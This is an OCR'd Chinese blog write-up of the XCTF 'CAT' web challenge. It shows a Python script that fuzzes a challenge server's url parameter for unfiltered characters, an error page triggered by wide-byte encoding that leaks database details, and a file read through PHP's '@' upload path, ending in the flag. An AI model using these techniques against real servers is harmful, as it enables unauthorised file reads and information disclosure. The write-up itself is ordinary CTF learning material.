
XCTF 进阶区 CAT

原创


YenKoc 于 2019-12-05 00:12:29 发布 178 收藏


分类专栏： XCTF

本文链接：https://blog.csdn.net/YenKoc/article/details/103396648



这题脑洞是真的大，讲道理





看到这个，先尝试了一下命令拼接，发现字符被过滤了应该。fuzz一下看看，有哪些字符还没被过滤了


```
import requests
dictory=["!","@","#","$","%","^","&","*","(",")","[","]","?","<",">",",",".","/","'",":","|","\\","`",":"]
sesssion = requests.session()
for i in range(0,len(dictory)-1):
    response = sesssion.get("http://111.198.29.45:30710/index.php?url="+dictory[i])
    if "Invalid URL" not in response.text:
        print(dictory[i])
```

```
@
.
/

Process finished with exit code 0
```


0x02

之后没思路，后面看了师傅的wp才知道，从url编码入手了，直接宽字节走起。






```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
    thead th {
      padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
      font-weight:normal; font-size:11px; border:1px solid #ddd;
    }
    tbody th { width:12em; text-align:right; color:#666; padding-right:.5em; }
    table.vars { margin:5px 0 2px 40px; }
    table.vars td, table.req td { font-family:monospace; }
```


报错了，而且报错信息是html，把这串html代码，弄成本地文件看看




找到了数据库的信息





这里骚的是php CURLOPT_SAFE_UPLOAD 如果加上@的话，会当成绝对路径，来读取文件，刚好@字符没被过滤。



\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n'</pre></td>

结束